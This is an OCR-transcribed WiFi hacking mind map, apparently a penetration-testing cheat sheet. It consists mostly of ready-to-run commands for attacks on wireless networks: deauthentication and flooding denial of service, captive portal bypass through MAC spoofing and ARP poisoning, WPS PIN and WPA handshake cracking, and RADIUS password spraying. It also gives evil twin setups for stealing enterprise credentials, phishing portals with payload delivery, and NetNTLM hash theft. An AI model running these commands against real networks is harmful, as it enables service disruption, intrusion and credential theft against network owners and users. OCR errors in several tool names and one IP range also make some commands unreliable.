
WiFi Hacking Mind Map - v1.0
by Jérémy Brun-Nouvion (https://github.com/koutto)
WiFi Hacking
Monitoring
Increase TX Power
iw reg set B0; iwconfig wlan0 txpower 30
Monitor 2.4GHz (w/ channel hopping)
airodump-ng mon0
Monitor 5GHz (w/ channel hopping)
airodump-ng --band a mon0
Monitor specific Channel
airodump-ng -<channel> mon0
Monitor Clients on AP
airodump-ng -c <channel> --bssid <MAC_AP> -w <capture_file> mon0
Find Hidden SSID
airodump-ng -c <channel> --bssid <MAC_AP> mon0
aireplay-ng -0 20 -a <MAC_AP> mon0
All-in-one w/ web UI
kismet -c mon0
Generate Graph of Probe Requests of nearby Devices
airodump-ng -r targetnet.pcap -w TARGETNET
airgraph-ng -i TARGETNET-01.csv -g CPG -o targetnet-pnl.png
Interesting to rebuild devices' PNLs & spawn rogue AP in smart way
Wardriving
https://wigle.net
Denial of Service
Deauthentication / Disassociation
aireplay-ng --deauth 20 -c <MAC_target> -a <MAC_AP> mon0
mdk4 mon0 d -c <channel> -E <SSID>
Disconnect clients from AP
Beacon Flooding
mdk4 mon0 b -a -w nta -m
Generate many fake APs seen by clients
Client confusion, crash network scanners
Authentication DoS
mdk4 mon0 a -m -a <MAC_AP>
Simulate many clients
Freeze/reset AP
EAPOL Start Injection
mdk4 mon0 e -t <MAC_AP>
Keep AP busy with fake sessions
Disable handling of legitimate clients
EAPOL Logoff injection
mdk4 mon0 e -t <MAC_AP> -l
Kick clients from AP
Hotspot Captive Portal Bypass
MAC-based Authorization
ifconfig wlan0 hw ether <authorized_MAC_address>
IP-based Authorization
echo 1 > /proc/sys/net/ipv4/ip_forward;
pttercap -T -q -i wlan0 -w dump -M ARP /<IP_authorized_client>/ /<IP_gateway>/;
iptables -t nat -A OUTPUT -d 1.1.1.1/4 -j SNAT --to <IP_authorized_client>;
iptables -t mangle -A FORWARD -d <IP_authorized_client> -j TTL --ttl-inc 1;
MAC+IP-based Authorization
modprobe bridge;
brctl addbr br0;
brctl addif br0 <interface>;
ebtables -t nat -A POSTROUTING -o <interface> -d <MAC_gateway> -j snat --to-source <MAC_authorized_client>;
Then apply method for IP-based Authorization bypass
Authentication Cracking
WEP
Obsolete Protocol
wifite
airgeddon.sh
All Attacks in one tool (Replay, Chopchop, Fragment, Hirte, P0841, Caffe-latte)
WPA/WPA2-Personal (PSK)
WPS PIN Attack
Known PINs + Generation Algorithms
airgeddon.sh -> Known PINs database based attack
WPS PIN Bruteforce (online)
reaver -i mon0 -b <MAC_AP> -c <channel> -f -N [-L -d 2] -vv
bully mon0 -b <MAC_AP> -c <channel> -S -F -B -v 3
WPS Pixie Dust Attack (offline)
reaver -i mon0 -b <MAC_AP> -c <channel> -K -N -vv
bully mon0 -b <MAC_AP> -d -v 3
Null PIN attack
reaver -i mon0 -b <MAC_AP> -c <channel> -f -N -g 1 -vv -p ''
Can be automated using: wifite --wps-only [--bully]
PMKID Capture (client-less) & Cracking
hcxdumptool -i mon0 -o capture.pcapng --enable_status=1 -c <channel>
hcxpcaptool -E essidlist -I identitylist -U usernamelist -z capture.l6800 capture.pcapng
hashcat -m 16800 capture.l6800 -a 0 -w 4 <wordlist>
Can be automated using: wifite --pmkid [--pmkid-timeout <sec>]
Handshake Capture (req. client) & Cracking
airdump-ng -c <channel> --bssid <AP_MAC> -w <capture> mon0
aircrack-ng -a 2 -b <AP_MAC> -w <wordlist> <capture>
Can be automated using: wifite --wpa [--dict <wordlist>]
WPA/WPA2-Enterprise (MGT)
RADIUS Usernames Capture
Wireshark > "Identity" field into EAP Message of type "Response, Identity"
python crEAP.py -i mon0 -c <channel>
Only possible when RADIUS Identity is sent in cleartext (EAP-MD5, LEAP, sometimes in weak config of other methods)
RADIUS Accounts Bruteforce / Password Spraying
eaphammer --eap-spray --interface-pool wlan0 wlan1 wlan2 wlan3 wlan4 \
--essid <target_ESSID> --password <password_to_spray> --user-list <usernames_list>
LEAP & EAP-MD5 Handshake Capture & Cracking
aidump-ng -c <channel> --bssid <AP_MAC> -w <capture> mon0
eapmd5pass -r <capture> -w <wordlist> # For EAP-MD5
asleap -r <capture> -W <wordlist> # For LEAP (crack MSCHAPv2 challenge/response)
LEAP & EAP-MD5 are old deprecated EAP methods that transmit client authentication (challenge/response) in cleartext
MSCHAPv2 Challenge / Response Capture (via Rogue AP) & Cracking
asleap -C <mschapv2_challenge> -R <mschapv2_response> -W <wordlist>
Challenge/response colon-delimited format
Possible when EAP method is using MSCHAPv2 for client authentication (e.g. PEAPv0(MSCHAPv2). EAP-TTLS(MSCHAPv2))
Rogue AP / Evil Twin
Basic Open Hotspot
berate_ap <interface_AP> <interface_internet> <SSID>
Open Network Evil Twin
airgeddon.sh
fluxion.sh
wifipumpkin3
eaphammer -i wlan0 --channel <channel_number> --auth open --essid <SSID>
WPA/WPA2-Personal Evil Twin
WPA Passphrase Known
eaphammer -i wlan0 --channel <channel_number> --auth wpa-psk \
--essid <SSID> --wpa-passphrase <passphrase>
WPA Passphrase Unknown
Spawn Open Network Evil Twin instead to attack clients (e.g. Phishing attack to retrieve Passphrase)
Capture WPA (half) Handshake of connecting clients & Cracking
eaphammer -i wlan0 --channel <channel_number> --auth wpa-psk \
--essid <SSID> --wpa-passphrase randompassphrase --capture-wpa-handshake
WPA/WPA2-Enterprise Evil Twin
RADIUS Credentials Unknown
RADIUS Credentials Stealing
eaphammer --cert-wizard
eaphammer -i wlan0 --channel <channel_numbers> --auth wpa-eap \
--essid <SSID> --creds
Possible if: - EAP method does not use client-certificat for client authentication - Server certificate validation not enforced on client
EAP (MSCHAPv2) Relay
berate_ap --eap --mana-wpe --wpa-sycophant --mana-credout <file_captured_creds> \
<interface_AP> <interface_internet> <SSID>
wpa_sycophant.sh -c wpa_sycophant_example.conf -i <interface>
Possible if: - Target network uses EAP method with MSCHAPv2 for client authentication - Server certificate validation not enforced on client
RADIUS Credentials Known
ehdb --add --identity <username> --password <password> # Add credentials in db
ehdb --add --identity <username> --nt-hash <ntlm_hash> # Add creds with NTLM hash in db
eaphammer -i wlan0 --channel <channel_number> --auth wpa-eap \
--essid <SSID_corporate_wifi>
802.11 Network Selection Algorithms Abuse (for Open Network)
KARMA Attack (outdated)
By default with wifiphisher
MANA Attack (KARMA improvement)
Add --mana option in eaphammer command
Loud MANA (MANA Improvement)
Add --mana --loud in eaphammer command
Known Beacons Attack
Add --mana --knwon-beacons in eaphammer command
Abuse clients' active probing
Abuse clients' passive scanning
Attacker Connected to Target Network
Client Connected to Rogue AP
Clients Attacks
Standard Man-in-the-Middle Attacks
ARP Spoofing
Bettercap > arp.spoof module
Not needed when client connected to rogue AP because attacker already in position of MitM
DNS Spoofing
Bettercap > dns.spoof module
Credentials Sniffing
Bettercap > net.sniff module
Pcredz -i <interface> -v
python net-creds.py -i <interface>
dsniff -i <interface>
JS Injection
Bettercap > caplet beef-active
Captive Portal Attack
Phishing (Social Engineering)
wifiphisher -al <interface_rogue_AP> -el <interface_deauthenticate> -ir <internet_interface> \
-p firmware-upgrade --handshake-capture handshake.pcap --essid <target_SSID> -kN
wifipumpkin3 --xpulp "set interface wlan0; set ssid <SSID>; set proxy captiveflask; start"
Add --captive-portal in eaphammer command
airgeddon.sh
fluxion.sh
Payload Delivery
wifiphisher -al <interface_rogue_AP> -pj <interface_jamming> -p plugin_update --handshake-capture handshake.pcap -kN
NetNTLM Hash Stealing
Hostile Portal Attack (Redirect to SMB)
Add --hostile-portal in eaphammer command
HTTP traffic redirected to SMB share on attacker's machine
NBT-NS/LLMNR Poisoning
Responder.py -I <interface> -wrf
Passive Sniffing
Traffic Decryption
Wireshark (requires PSK or PMK)
airdecap-ng -e <ESSID> -p <passphrase> <capture_pcap>
https://t.me/learningnets
XMind | Mode d'Evaluation